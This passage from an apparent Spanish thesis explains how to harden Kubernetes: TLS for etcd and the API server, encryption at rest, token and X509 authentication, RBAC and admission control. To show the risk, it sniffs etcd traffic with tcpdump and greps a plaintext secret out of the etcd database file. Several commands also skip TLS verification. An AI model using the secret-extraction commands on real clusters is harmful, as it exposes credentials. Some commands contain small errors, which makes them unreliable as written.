La solución a este problema es asegurar que las comunicaciones se realizan mediante el uso del protocolo TLS, añadiendo una capa de seguridad y cifrado a HTTP. Para ello, debemos de seguir los siguientes pasos. Primero se genera un archivo de configuración para el CSR (Petición de Firmado de Certificado) del Etc, diseñado para solicitar un certificado firmado por una Autoridad Certificadora (CA). Dicho certificado se utilizará para autenticar las peticiones dirigidas a la base de datos. Posteriormente, se crea y firma el CSR utilizando el certificado previamente generado por la CA. Los siguientes comandos realizan los procesos comentados anteriormente.

```
$ openssl genrsa -out etcd.key 2048
$ openssl req -new -key etcd.key -subj "/CN=etcd" -out etcd.csr -config Etcd.cnf
$ openssl x509 -req -in etcd.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out etcd.crt -extensions v3_req -extfile etcd.cnf -days 1000
```

Finalmente, se inicia el servidor Etcd con los certificados creados y después, se envía un mensaje a la base de datos, mientras en otra terminal se escucha por el canal donde sucede la comunicación para capturar el tráfico TCP, al igual que en la Ilustración 4-4, donde tras el envío información a la base de datos con los siguientes comandos, el atacante que escucha por el canal donde se envía la información no será capaz leer el contenido de los mensajes.

```
$ etcd --cert-file=etcd.crt --key-file=etcd.key --advertise-client-urls=https://127.0.0.1:2379 --listen-client-urls=https://127.0.0.1:2379
$ ETCDCTL_API=3 etcdctl -endpoints=http://127.0.0.1:2379 -insecure-skip-tls-verify --insecure-transport=false put test "tráfico cifrado"
```

```
sudo tcpdump -i lo -X port 2379
20:38:35.449060 IP localhost.2379 > localhost.42010: Flags [P.], seq 1:1241, ack 253, win 33, options [nop,nop,TS val 2616117932 ecr 2616117929], length 1240
 0x0000: 4500 050c 933f 4000 4006 a4aa 7f00 0001 E....?@.E.....
 0x0010: 7f00 0001 094b a41a b922 b903 5b8f 789e .....K...".[.x.
 0x0020: 8018 0021 0301 0000 0101 080a 9bee caac ...!.....
 0x0030: 9bee caa9 1603 0300 4002 0000 3c03 03a8 .....@...<...
 0x0040: c538 467c 27de bc6f 5d4c b33b 210c 4506 .8F|'..]L.¡!E.
 0x0050: edd4 2fa3 5a2b 5f42 1cab 5c15 249d 6100 ../.Z+_.\$.a.
 0x0060: c02f 0000 14ff 0100 0100 0010 0005 0003 ./.....
 0x0070: 0268 3200 0b00 0201 0016 0303 0354 0b00 .h2.....T..
 0x0080: 0350 0003 4d00 034a 3082 0346 3082 022e .P..M..J0..F0..
 0x0090: a003 0201 0202 1455 5340 e930 b255 803e .....US@.0.U.>
 0x00a0: 8236 37fb e474 860b 2a88 de30 0d06 092a .67..t..*.0...*
 0x00b0: 8648 86f7 0d01 010b 0500 3018 3116 3014 .H.....0.1.0.
 0x00c0: 0603 5504 030c 0d4b 5542 4552 4e45 5445 ..U...KUBERNETE
 0x00d0: 532d 4341 301e 170d 3234 3033 3330 3138 S-CA0...24033018
 0x00e0: 3032 3038 5a17 0d32 3631 3232 3531 3830 0208Z..261225180
 0x00f0: 3230 385a 300f 310d 300b 0603 5504 030c 208Z0.1.0...U...
 0x0100: 0465 7463 6430 8201 2230 0d06 092a 8648 .etcd0..".0...*H
 0x0110: 86f7 0d01 0101 0500 0382 010f 0030 8201 .....0..
 0x0120: 0a02 8201 0100 d329 27bd 9d3c 4bc5 168d .....)'..<K...
 0x0130: b9e5 6f89 e01a da6c f637 f645 32a5 9d26 ..o....l.7.E2..&
 0x0140: ecc1 84da 9896 2ab1 8f8d c11c ff70 2d77 .....*.....p-w
 0x0150: 3f02 ea66 cd40 f439 44b4 419a 8f3d a56e ?.f.@.9D.A..=,n
 0x0160: 3884 c01e 1e3e 0d7f 60ec da9d 6017 dc50 8....>..'....P
 0x0170: 129a 0e80 32c8 00e8 7abb d0ed 3f47 f03e ....2....z...?G.>
 0x0180: 18e4 e175 12e4 423e f0dd 1c74 c858 0674 ...u..B>...t.X.t
 0x0190: 2d44 f0be 6dbc 09a1 0487 5fb9 1a11 7b40 -D..m.....{0
 0x01a0: 1b31 b14a a443 a290 3e09 dc09 d917 4ebd .1.J.C.>....N.
 0x01b0: 7c11 acd8 fe6b f2f1 f559 9927 77b9 d31b |....k...Y.'w...
 0x01c0: 3872 947d 48fc 9014 f837 3c98 2d2e 3256 8r.)H....7<.-.2V
 0x01d0: cee4 1c6d 3ec7 ba4a 9ced 227d 74fe 2af1 ...m>..J.."}t.*.
 0x01e0: 0687 82d1 d323 04ef 885c 1ad9 9593 7bc9 ....#...\.....{.
 0x01f0: 7fc6 32b4 6e7f 3138 e04e 8651 bbc0 f548 ..2.n.18.N.Q...H
```

Ilustración 4-4 - Comando 'tcpdump' con información cifrada

En el caso de Minikube, en el manifiesto YAML del Etcd se puede ver que, por defecto, las comunicaciones con la base de datos son en HTTPS. Todos los certificados son creados y firmados automáticamente por Minikube siempre que se inicia con el comando 'minikube start'.

4.1.2. API DE KUBERNETES

La API de Kubernetes es la más importante desde el punto de vista funcional, ya que gran parte de las peticiones e información del Cluster es tratada por esta. En consecuencia, el cifrado de todas las comunicaciones hacia la API desde otros componentes es obligatoria. Para ello, se debe seguir las siguientes instrucciones. Inicialmente, se generan los certificados de cliente de la API y de la cuenta de servicio, utilizando estos comandos.

```
$ openssl genrsa -out apiserver.key 2048
$ openssl req -new -key apiserver.key -subj "/CN=kube-apiserver" -out apiserver.csr
$ openssl x509 -req -in apiserver.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out apiserver.crt -
extensions v3_req -days 1000
$ openssl genrsa -out service-account.key 2048
$ openssl req -new -key service-account.key -subj "/CN=service-accounts" -out service-account.csr
$ openssl x509 -req -in service-account.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out service-
account.crt -days 100
```

Después, es preciso crear el archivo de configuración para el CSR, como ocurría en el Etcd. Además, se genera el certificado de la Kube-apiserver con el archivo de configuración anterior para que firme dicho certificado mediante el uso de estos comandos.

```
$ openssl genrsa -out kube-api.key 2048
$ openssl req -new -key kube-api.key -subj "/CN=kube-apiserver" -out kube-api.csr -config api.conf
$ openssl x509 -req -in kube-api.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out kube-api.crt -
extensions v3_req -extfile api.conf -days 1000
```

Se prosigue creando un archivo 'kube-apiserver.service' en Systemd para que al iniciar el servidor API de Kubernetes, la igual que en la Ilustración 4-5, donde hay dos argumentos que fuerzan la comunicación con la API a través de HTTPS, los cuales son: "--tls-cert-file" y "--tls-private-key-file".

```
cat /etc/systemd/system/kube-apiserver.service
[Unit]
Description=Kubernetes API Server
Documentation=https://github.com/kubernetes/kubernetes

[Service]
ExecStart=/usr/local/bin/kube-apiserver --advertise-address=159.65.147.161 --etcd-cafile=/home/alfesito/certificates/ca/ca.crt --etcd-certfile=/home/alfesito/certificates/api
server/apiserver.crt --etcd-keyfile=/home/alfesito/certificates/apiserver/apiserver.key --etcd-servers=https://127.0.0.1:2379 --service-account-key-file=/home/alfesito/certif
icates/service-account/service-account.crt --service-cluster-ip-range=10.0.0.0/24 --service-account-signing-key-file=/home/alfesito/certificates/service-account/service-accou
nt.key --service-account-issuer=https://127.0.0.1:6443 --tls-cert-file=/home/alfesito/certificates/kubeapi/kube-api.crt --tls-private-key-file=/home/alfesito/certificates/kub
eapi/kube-api.key --client-ca-file=/home/alfesito/certificates/ca/ca.crt --encryption-provider-config=/home/alfesito/encryption-at-rest.yaml

[Install]
WantedBy=multi-user.target
```

Ilustración 4-5 - Archivo 'kube-apiserver.service'

Finalmente, se reinicia el servicio para utilizar la nueva configuración, mediante los comandos con 'systemctl'.

```
$ systemctl daemon-reload
$ systemctl restart kube-apiserver
```

En el caso de Minikube, estas configuraciones no son necesarias realizarlas, ya que al iniciar la aplicación se generan y se firman los certificados necesarios automáticamente.

4.2. CIFRADO EN REPOSO

La base de datos Etcd contiene gran parte de la información del Cluster, incluida información crítica como los secretos, por ello, el cifrado en reposo es más que recomendable. Sin embargo, a diferencia de lo que ocurría en los apartados anteriores, por defecto, en muchas soluciones como Minikube o microk8s, no se realiza dicho cifrado, por lo que, para solucionar esta falta, se debe hacer uso de un proveedor de cifrado.

4.2.1. ETCD SIN CIFRADO EN REPOSO

En este punto se detallan las consecuencias de no cifrar la base de datos, aunque una de ellas ya se evidenció en la explotación del entorno de pruebas, donde un atacante consigue la contraseña de la base de datos mysql mediante el filtrado dentro de Etcd. A continuación, se muestra la configuración y el riesgo que conlleva no aplicar cifrado a Etcd.

Inicialmente se genera un archivo 'etcd.service' como se muestra en la Ilustración 4-6, para Etcd.

```
cat etcd.service
[Unit]
Description=etcd
Documentation=https://github.com/coreos

[Service]
ExecStart=/usr/local/bin/etcd \
--cert-file=/home/alfesito/certificates/etcd/etcd.crt \
--key-file=/home/alfesito/certificates/etcd/etcd.key \
--trusted-ca-file=/home/alfesito/certificates/ca/ca.crt \
--client-cert-auth \
--listen-client-urls https://127.0.0.1:2379 \
--advertise-client-urls https://127.0.0.1:2379 \
--data-dir=/var/lib/etcd
Restart=on-failure
RestartSec=5

[Install]
WantedBy=multi-user.target
```

Ilustración 4-6 - Fichero 'etcd.service' sin proveedor de cifrado

Con el archivo anterior, inicia la base de datos con la nueva configuración con el siguiente comando.

```
$ systemctl start etcd
```

Tras realizar los pasos anteriores, se crea un secreto con el comando de la Ilustración 4-7, y seguidamente, se comprueba y filtra en la base de datos y como se observa en la Ilustración 4-8, pudiendo filtrar y leer el secreto creado dentro de Etcd.

```
kubectrl create secret generic secreto-plain --from-literal=admin=contrasena --server=https://127.0.0.1:6443 --client-certificate /home/alfesito/certificates/bob.crt --certifi
cate-authority /home/alfesito/certificates/ca/ca.crt --client-key /home/alfesito/certificates/bob.key
secret/secreto-plain created
```

Ilustración 4-7 - Creación de un secreto si proveedor de cifrado

```
(root@alfesito)-[/var/lib/etcd/member/snap]
# strings db | grep -w 'contrasena'
contrasena
```

Ilustración 4-8 - Filtrado de secreto sin proveedor de cifrado

4.2.2. ETCD CON PROVEEDOR DE CIFRADO

El proveedor de cifrado permite cifrar los datos en reposo del Etcd. Para poder ejecutarlo, es preciso realizar los siguientes pasos.

1. Se crea una clave de cifrado y se guarda como una variable de entorno.

```
$ ENCRYPTION_KEY=$(head -c 32 /dev/urandom | base64)
```

2. Se crea un archivo YAML con el tipo de objeto de kubernetes "EnctyptionConfig". Donde en el parámetro "secret" dentro de "keys" va la clave generada anteriormente, siendo la que se utilizará para cifrar simétricamente los datos.

```
$ cat > encryption-at-rest.yaml <<EOF
kind: EncryptionConfig
apiVersion: v1
resources:
- resources:
- secrets
providers:
- aescbc:
keys:
- name: key1
secret: ${ENCRYPTION_KEY}
- identity: {}
EOF
```

3. El archivo 'kube-apiserver.service' se añade el argumento "--encryption-provider-config" con la ruta del nuevo YAML creado, al igual que se ha hecho anteriormente: "--encryption-provider-config=/var/lib/kubernetes/encryption-at-rest.yaml". Posteriormente, se reinicia el servicio para utilizar la nueva configuración y se crea un nuevo secreto.

```
$ systemctl daemon-reload
$ systemctl restart kube-apiserver
$ kubectl create secret generic secreto-cif -n default --from-literal=admin=passwd --client-certificate
/$HOME/certificates/bob.crt --server=https://127.0.0.1:6443 --certificate-authority
/$HOME/certificates/ca/ca.crt --client-key /$HOME/certificates/bob.key
```

4. Se filtra en la base de datos, y como se observa en la Ilustración 4-9, no es posible leer y filtrar el contenido del secreto debido al cifrado de la base de datos.

```
(root@alfesito)-[/var/lib/etcd/member/snap]
# strings db | grep -w 'password'
(root@alfesito)-[/var/lib/etcd/member/snap]
```

Ilustración 4-9 - Filtrado de secreto con proveedor de cifrado

Para hacer esta integración en Minikube, los pasos son similares, la única diferencia es que requiere el uso por parte del usuario de SSH (Secure Shell) para editar la configuración dentro del contenedor donde se ejecuta Minikube. Esta configuración se debe realizar con los siguientes comandos.[13]

```
$ minikube start
$ minikube ssh
$ sudo su
$ mkdir /etc/kubernetes/encryption
$ cd /etc/kubernetes/encryption
$ ENCRYPTION_KEY=$(head -c 32 /dev/urandom | base64)
$ cat > encryption-at-rest.yaml <<EOF
kind: EncryptionConfig
apiVersion: v1
resources:
  - resources:
      - secrets
    providers:
      - aescbc:
          keys:
            - name: key1
              secret: ${ENCRYPTION_KEY}
      - identity: {}
EOF
```

Una vez ejecutados los comandos anteriores, se procede a editar el archivo de definición de "kube-apiserver" y añadir el argumento "--encryption-provider-config" que apunta al archivo de configuración 'encryption-conf.yaml' desde un volumeMount "/etc/kubernetes/enc". Donde el volumen "enc-vol" apuntará a la ruta "/etc/kubernetes/encryption", lugar del archivo de configuración de cifrado. Y el volumeMount para el volumen "enc-vol" tendrá el mountPath "/etc/kubernetes/enc".

Después, se navega a la ubicación "/etc/kubernetes/manifests" y editar el archivo kube-apiserver.yaml' con los siguientes cambios.

```
$ cat /etc/kubernetes/manifests/kube-apiserver.yaml
apiVersion: v1
kind: Pod
metadata:
  annotations:
    kubeadm.kubernetes.io/kube-apiserver.advertise-address.endpoint: 192.168.64.8:8443
  creationTimestamp: null
  labels:
    component: kube-apiserver
    tier: control-plane
  name: kube-apiserver
  namespace: kube-system
spec:
  containers:
    - command:
        - kube-apiserver
        ...
        - --encryption-provider-config=/etc/kubernetes/enc/encryption-conf.yaml
        ...
      volumeMounts:
        ...
        - mountPath: /etc/kubernetes/enc
          name: enc-vol
          readOnly: true
```

```
...
volumes:
...
- hostPath:
  path: /etc/kubernetes/encryption
  type: DirectoryOrCreate
  name: enc-vol
status: {}
```

Estos cambios en ‘kube-apiserver.yaml’ son aplicados automáticamente una vez que guardan. Para comprobar su aplicación, se ejecuta el siguiente comando dentro de la terminal de Minikube, del cual, si se obtiene respuesta, significa que la configuración ha sido aplicada.

```
$ ps aux | grep "kube-apiserver" | grep "encryption-provider-config"
```

En el supuesto de que ya había secretos antes de aplicar el proveedor de cifrado, para que estos también sean cifrados, se debe de ejecutar el siguiente comando, concluyendo la integración proveedor de cifrado.

```
$ kubectl get secrets --all-namespaces -o json | kubectl replace -f -
```

4.3.SEGURIDAD EN LA API DE KUBERNETES

La API de Kubernetes se encarga de gestionar las peticiones dentro del Cluster y las peticiones de los usuarios a través de ‘kubectl’. Debido a ello, el control del acceso es primordial para la seguridad de este componente, donde toda petición a la API pasa por una serie de fases secuenciales como se observa en la Ilustración 4-10, de los cuales se profundizará más adelante. Estas fases son:

1. **Autenticación:** verifica la identidad del usuario o del servicio que realiza la petición, comprobando si las credenciales proporcionadas son válidas y si el usuario o servicio tiene permiso para acceder al Cluster.
2. **Autorización:** determina si un usuario tiene permiso para realizar una acción solicitada, en base a políticas de acceso configuradas.
3. **Controlador de acceso:** añade reglas adicionales para el control del acceso a los recursos basados en diferentes criterios.




Ilustración 4-10 - Fases de seguridad en la Kube-apiserver

Antes de estudiar la seguridad en la API de Kubernetes, se requiere aplicar dos configuraciones de en Kube-apiserver:

- Generar certificados de cliente para API server para la autenticación, al igual que se realiza en el [Anexo A](#).
- Conectar la API server con Etcd con HTTPS. Añadiendo en ‘kube-apiserver.service’ los parámetros “--tls-cert-file=/var/lib/minikube/certs/apiserver.crt” y “--tls-private-key-file=/var/lib/minikube/certs/apiserver.key”, reiniciando el servicio al terminar.

4.3.1. AUTENTICACIÓN

La autenticación, es el primer paso en el control de seguridad de la API, donde se verifica la identidad del usuario o servicio que realiza una petición a la API de Kubernetes. Esta verificación se realiza mediante la validación de las credenciales proporcionadas, como nombres de usuario y contraseñas, *tokens* de acceso o certificados de cliente.

Hay dos tipos de autenticación: autenticación propia de Kubernetes (*built-in*), con Static Token File o x509 Client; o autenticación externa con OpenID Connect (OIDC). En los siguientes puntos, se

analizarán los diferentes métodos de autenticación propias de Kubernetes disponibles y cómo pueden configurarse para adaptarse a las necesidades específicas de seguridad de un entorno.

STATIC TOKEN FILE

La autenticación mediante Static Token File es una solución para la gestión del acceso a la API de Kubernetes. Este método verifica la identidad del usuario o servicio almacenando los *tokens* en un archivo “.csv”. A continuación, se analizará cómo configurar este tipo de autenticación y como se aplica.

1. Se crea un archivo “.csv” el cual se utiliza para guardar datos en texto plano separados por comas, como se ve en la Ilustración 4-11.

```
cat token.csv
contrasena,alfesito,00,roots
```

Ilustración 4-11 - Archivo csv creado

2. Se añade un nuevo parámetro “--token-auth-file /\$home/token.csv” en el archivo “kube-apiserver.service”, para indicar el uso de la autenticación por medio de un Static Token File, como se ha realizado en la Ilustración 4-12.

```
cat kube-apiserver.service
[Unit]
Description=Kubernetes API Server
Documentation=https://github.com/kubernetes/kubernetes

[Service]
ExecStart=/usr/local/bin/kube-apiserver --advertise-address=159.65.147.161 --etcd-cafile=/home/alfesito/certificates/ca/ca.crt --etcd-certfile=/home/alfesito/certificates/apl
server/apiserver.crt --etcd-keyfile=/home/alfesito/certificates/apiserver/apiserver.key --etcd-servers=https://127.0.0.1:2379 --service-account-key-file=/home/alfesito/certif
icates/service-account/service-account.crt --service-cluster-ip-range=10.0.0.0/24 --service-account-signing-key-file=/home/alfesito/certificates/service-account/service-accou
nt.key --service-account-issuer=https://127.0.0.1:6443 --tls-cert-file=/home/alfesito/certificates/kubeapi/kube-api.crt --tls-private-key-file=/home/alfesito/certificates/kub
eapi/kube-api.key --client-ca-file /home/alfesito/certificates/ca/ca.crt --encryption-provider-config=/var/lib/kubernetes/encryption-at-rest.yaml --token-auth-file /home/alfes
ito/token.csv

[Install]
WantedBy=multi-user.target
```

Ilustración 4-12 - Archivo 'kube-apiserver' con el uso de CSV

Y después, se procede a reiniciar el servicio para que se apliquen las nuevas configuraciones.

```
$ systemctl daemon-reload
$ systemctl restart kube-apiserver
```

3. Este método de autenticación se puede probar creando un secreto y utilizando el parámetro “--token” junto a una de las palabras separadas por comas del archivo “.csv” creado anteriormente. Esto se realiza con los siguientes comandos y la salida de estos comandos debería de ser como la Ilustración 4-13.

```
$ kubectl create secret generic secreto --server=https://localhost:6443 --token contrasena --insecure-skip-tls-verify
$ kubectl get secret secreto --server=https://localhost:6443 --token contrasena --insecure-skip-tls-verify
```

```
kubectl create secret generic secreto --server=https://localhost:6443 --token contrasena --insecure-skip-tls-verify
secret/secreto created

alfesito@alfesito ~ (0.155s)
kubectl get secret secreto --server=https://localhost:6443 --token contrasena --insecure-skip-tls-verify
NAME      TYPE      DATA   AGE
secreto   Opaque    0       4s
```

Ilustración 4-13 - Creación y listado del secreto creado con CSV

X509 CLIENT

La autenticación a través de certificados X509 para clientes, es el método utilizado por defecto en la mayoría de las soluciones de Kubernetes. Permitiendo la gestión del acceso seguro a la API mediante la verificación de la identidad del usuario o servicio, por medio de un certificado digital. Esto añade un nivel adicional de seguridad al proceso de autenticación en comparación con Static Token Authentication, ya que en X509, la verificación se basa en un certificado único asociado a cada cliente. En esta sección, se explorará la configuración y el uso de esta autenticación.

1. Se crean los certificados respectivos para CA y el usuario. En este caso, se reutilizará los de Bob. Después, se añade al archivo “kube-apiserver.service” el parámetro “--client-ca-file” con el certificado creado “ca.crt”, como se muestra en la Ilustración 4-14.

```
cat kube-apiserver.service
[Unit]
Description=Kubernetes API Server
Documentation=https://github.com/kubernetes/kubernetes

[Service]
ExecStart=/usr/local/bin/kube-apiserver --advertise-address=159.65.147.161 --etcd-cafile=/home/alfesito/certificates/ca/ca.crt --etcd-certfile=/home/alfesito/certificates/api
server/apiserver.crt --etcd-keyfile=/home/alfesito/certificates/apiserver/apiserver.key --etcd-servers=https://127.0.0.1:2379 --service-account-key-file=/home/alfesito/certif
icates/service-account/service-account.crt --service-cluster-ip-range=10.0.0.0/24 --service-account-signing-key-file=/home/alfesito/certificates/service-account/service-accou
nt.key --service-account-issuer=https://127.0.0.1:6443 --tls-cert-file=/home/alfesito/certificates/kubeapi/kube-api.crt --tls-private-key-file=/home/alfesito/certificates/kub
eapi/kube-api.key --client-ca-file /home/alfesito/certificates/ca/ca.crt

[Install]
WantedBy=multi-user.target
```

Ilustración 4-14 - Insertar los certificados de la CA en Kube-apiserver

2. Para analizar cómo se emplea este método de autenticación, se puede crear un secreto con los parámetros “--client-certificate” para el certificado del cliente, “--certificate-authority” para el certificado de la CA y “--client-key” para la clave del cliente. De la misma forma que se realiza a continuación mediante la ejecución de estos comandos y como se muestra en la Ilustración 4-15.

```
$ kubectl create secret generic x509secreto --server=https://127.0.0.1:6443 --client-certificate
/$HOME/certificates/bob.crt --certificate-authority /$HOME/certificates/ca/ca.crt --client-key
/$HOME/certificates/bob.key
$ kubectl get secret x509secreto --server=https://127.0.0.1:6443 --client-certificate
/$HOME/certificates/bob.crt --certificate-authority /$HOME/certificates/ca/ca.crt --client-key
/$HOME/certificates/bob.key

kubectl create secret generic x509secreto --server=https://127.0.0.1:6443 --client-certificate /home/alfesito/certificates/
bob.crt --certificate-authority /home/alfesito/certificates/ca/ca.crt --client-key /home/alfesito/certificates/bob.key
secret/x509secreto created

alfesito@alfesito ~ (0.16s)
kubectl get secret x509secreto --server=https://127.0.0.1:6443 --client-certificate /home/alfesito/certificates/bob.crt --c
ertificate-authority /home/alfesito/certificates/ca/ca.crt --client-key /home/alfesito/certificates/bob.key
NAME      TYPE      DATA      AGE
x509secreto  Opaque    0          12s
```

Ilustración 4-15 - Creación y verificación de secretos mediante certificados X509

Como se ha podido ir viendo, este proceso permite que los usuarios se autenticuen mediante certificados sin necesidad de contraseñas, sin embargo, cada usuario debe tener un único certificado.

4.3.2. AUTORIZACIÓN

Después de la autenticación, toma parte la autorización, con la que se controla y regula el acceso a la Kube-apiserver, asegurando así que solo los usuarios autorizados puedan realizar acciones en el entorno de Kubernetes.[14]

Dentro de Kubernetes hay distintos modos de autenticación:

- **AlwaysDeny:** niega todas las solicitudes de acceso al Cluster, independientemente de la identidad del usuario.
- **AlwaysAllow:** permite todas las solicitudes de acceso al Cluster, sin importar la identidad del usuario. Su mayor utilidad es en entornos de prueba, donde se puede permitir el acceso sin restricciones para no dificultar el desarrollo. Sin embargo, no es recomendable su uso en entornos de producción.
- **Node:** es un modo de autorización especial, el cual se usa para autorizar peticiones hechas por kubelets contra la kube-apiserver.
- **RBAC (Role Base Access Controls):** es el mecanismo de autenticación más utilizado en Kubernetes, el cual está basado en roles y asociaciones de roles con el que es posible controlar el acceso al Cluster y sus recursos. Es de gran utilidad ya que permite a los administradores definir roles específicos que describen los permisos de acceso, y luego asociar esos roles con

usuarios, grupos o servicios específicos, proporcionando un control granular de los permisos dentro del entorno. En RBAC hay dos tipos de roles: Role y ClusterRole.

En los siguientes puntos verá los tipos de cuentas y roles en Kubernetes, los cuales son utilizados para posteriormente dar los permisos RBAC a los usuarios.

CUENTAS

En Kubernetes hay dos tipos de cuentas: UserAccounts y ServiceAccounts. Las UserAccounts están pensadas para personas desarrolladores o administradores del Cluster, las cuales pueden tener algún tipo de rol dentro del sistema. Por ejemplo, cuando se accede a un Cluster haciendo uso de 'kubectl', el usuario se autentica con la API de Kubernetes a través de una UserAccount.

Por otro lado, los ServiceAccounts están pensados para las aplicaciones, es decir, cuando se crea un servicio, adicionalmente se crea un ServiceAccount, el cual tiene asociado un *token* para autenticarse con la API y autorice a el Pod a ejecutarse en el Cluster. Por ello, si a una ServiceAccount se le da permisos elevados, se podrán realizar operaciones dentro del Cluster, lo que llevaría a una posible escalada de privilegios por parte de un atacante.

ROLE

Un Role aplica los permisos dentro de un Namespace. Como se puede ver en la Ilustración 4-16, se define un tipo Role y dentro de "metadata" se designa el Namespace donde se va a establecer el rol. Las reglas se asignan igual que en el caso de estudio anterior para el ClusterRole.

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  namespace: default
  name: pod-viewer-role
rules:
- apiGroups: [""]
  resources: ["pods", "pods/exec"]
  verbs: ["get", "list", "watch", "create"]
```

Ilustración 4-16 - Definición de Role

Las reglas son las más importantes a la hora de asignar correctamente los permisos a los usuarios. En este caso, se permite listar, ver, obtener y crear Pods. En "resources" se definen los componentes que a los cuales se quiere dar permiso y en "verbs" se define los permisos del usuario sobre dichos componentes. Además, dentro de "metadata", en "namespace" se define el ámbito de aplicación del Rol.

El siguiente comando es equivalente a la imagen anterior, pero mediante el uso de 'kubectl'.

```
$ kubectl create role Pod-viewer-role --verb=get,list,watch,create --resource=Pods,Pods/exec
```

CLUSTERROLE

El ClusterRole es igual que un Role, pero su ámbito aplicación es en todo el Cluster. Un ejemplo de este tipo de rol es el que se aplica en 'grafana.yaml' en el entorno del laboratorio, de donde se ha sacado la Ilustración 4-17.

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: pod-viewer-clusterrole
rules:
- apiGroups: [""]
  resources: ["pods", "pods/exec"]
  verbs: ["get", "list", "watch", "create"]
```

Ilustración 4-17 - Definición de ClusterRole

Como se puede apreciar en la Ilustración 4-19, las reglas son de vital importancia para asignar adecuadamente los permisos a los usuarios. En este caso, se autoriza la acción de listar, visualizar, obtener y crear Pods. Así mismo, en “resources” se especifican los componentes a los que se desea otorgar permisos, mientras que en “verbs” se definen las acciones que el usuario puede realizar sobre dichos componentes.

El siguiente comando es equivalente a la imagen anterior, pero mediante el uso de ‘kubectl’.

```
$ kubectl create Clusterrole Pod-viewer-Clusterrole --verb=get,list,watch create --resource=Pods,Pods/exec
```

ROLEBINDING Y CLUSTERROLEBINDING

Los ClusterRoleBinding y RoleBinding van de la mano del ClusterRole y Role, respectivamente. Esto se debe a que los *bindings* conceden un rol definido a un usuario o grupo. Por ejemplo, en ‘grafana.yaml’ se ha definido un ClusterRoleBinding para asignar el ClusterRole a una ServiceAccount llamada *developer*. Como resultado, todas las acciones que estén dentro de lo establecido del rol y que se hagan bajo el nombre *developer* podrán listar, crear y ejecutar Pods, como se muestra en la Ilustración 4-18.

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: pod-viewer-binding
  namespace: default
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: pod-viewer-clusterrole
subjects:
- kind: ServiceAccount
  name: developer
  namespace: default
```

Ilustración 4-18 - Definición de ClusterRoleBinding

Como se vio en la exploración del entorno de prueba, dar permisos a un ServiceAccount es peligroso, debido a la posibilidad de realizar acciones en el Cluster. Por ello, la mejor practica es siempre dar estos permisos a usuarios con UsersAccounts como se verá en el siguiente punto.

CREACIÓN DE UN USUARIO PARA RBAC

Para la ejemplificación de la creación de usuarios para RBAC se utilizará Minikube, aunque en todos los ecosistemas de Kubernetes el procedimiento muy similar al de los siguientes pasos:

1. Se crea y firman los certificados del usuario Bob.

```
$ openssl genrsa -out bob.key 2048
$ openssl req -new -key bob.key -subj "/CN=bob/O=developers" -out bob.csr
$ openssl x509 -req -in bob.csr -CA ~/.minikube/ca.crt -CAkey ~/.minikube/ca.key -CAcreateserial -out bob.crt -days 1000
```

2. Se crea el perfil de usuario y un contexto con ‘kubectl’, y lo seleccionamos con ‘kubeselect’.[15]

```
$ kubectl config set-credentials bob --client-certificate=bob.crt --client-key=bob.key
$ kubectl config set-context developer-context --Cluster=minikube --namespace=default --user=bob
$ kubeselect
```

3. En este momento, el usuario no tiene permisos por ello si hacemos un “kubectl get Pods”, nos devolverá un *Forbidden*. Para ello, cambiamos otra vez el contexto y creamos un rol y se lo asignamos al usuario Bob.

```
$ kubeselect
$ cat > Pods_role.yaml <<EOF
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  namespace: default
```

```
name: developer-bob
rules:
- apiGroups: [""]
  resources: ["Pods"]
  verbs: ["get", "list", "watch", "create", "update", "patch", "delete"]
EOF
$ kubectl apply -f Pods_role.yaml
$ cat > Pods_rolebinding.yaml <<EOF
kind: RoleBinding
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: developer-bob
  namespace: default
subjects:
- kind: User
  name: bob
  apiGroup: ""
roleRef:
  kind: Role
  name: developer-bob
  apiGroup: ""
EOF
$ kubectl apply -f Pods_rolebinding.yaml
```

Finalmente, el usuario Bob podrá hacer todas las acciones sobre los Pods dentro del Namespace *default*.

4.3.3. CONTROLADOR DE ACCESO

El control de Admisión está formado por módulos de software que solo pueden modificar o rechazar peticiones que se hacen a la API de Kubernetes, después de que la petición haya sido autenticada y autorizada. Estos actúan en las peticiones modificándolas o rechazándolas en base a la lógica programada. Los controladores de acceso pueden ser de dos tipos:

- **Validating:** se validan las solicitudes entrantes, donde si una solicitud no cumple con estos criterios, el controlador la rechaza, impidiendo que se lleve a cabo la acción solicitada.
- **Mutating:** tienen la capacidad de modificar las solicitudes entrantes antes de que sean procesadas por el sistema, permitiendo realizar cambios en la solicitud para adaptarla a ciertas políticas o requerimientos específicos antes de su ejecución.

Dentro de estos tipos de controladores, en Kubernetes se definen diferentes tipos más específicos. Desde el punto de vista de la seguridad los más importantes son: PodSecurityPolicy, AlwaysPullImages y ImagePolicyWebHook.[16]

POD SECURITY

El controlador de acceso Pod Security define un conjunto de condiciones que los Pods deben cumplir para ser aceptados dentro de un Namespace. Kubernetes define tres tipos perfiles de políticas para cubrir la seguridad en los Pods:

- **Privileged:** política sin restricciones, que proporciona el nivel más amplio posible de permisos, posibilitando la escalada de privilegios.
- **Baseline:** política mínimamente restrictiva que previene la escalada de privilegios conocidas, permitiendo la configuración predeterminada de los Pods.
- **Restricted:** política altamente restringida, siguiendo las mejores prácticas actuales de endurecimiento de Pods.

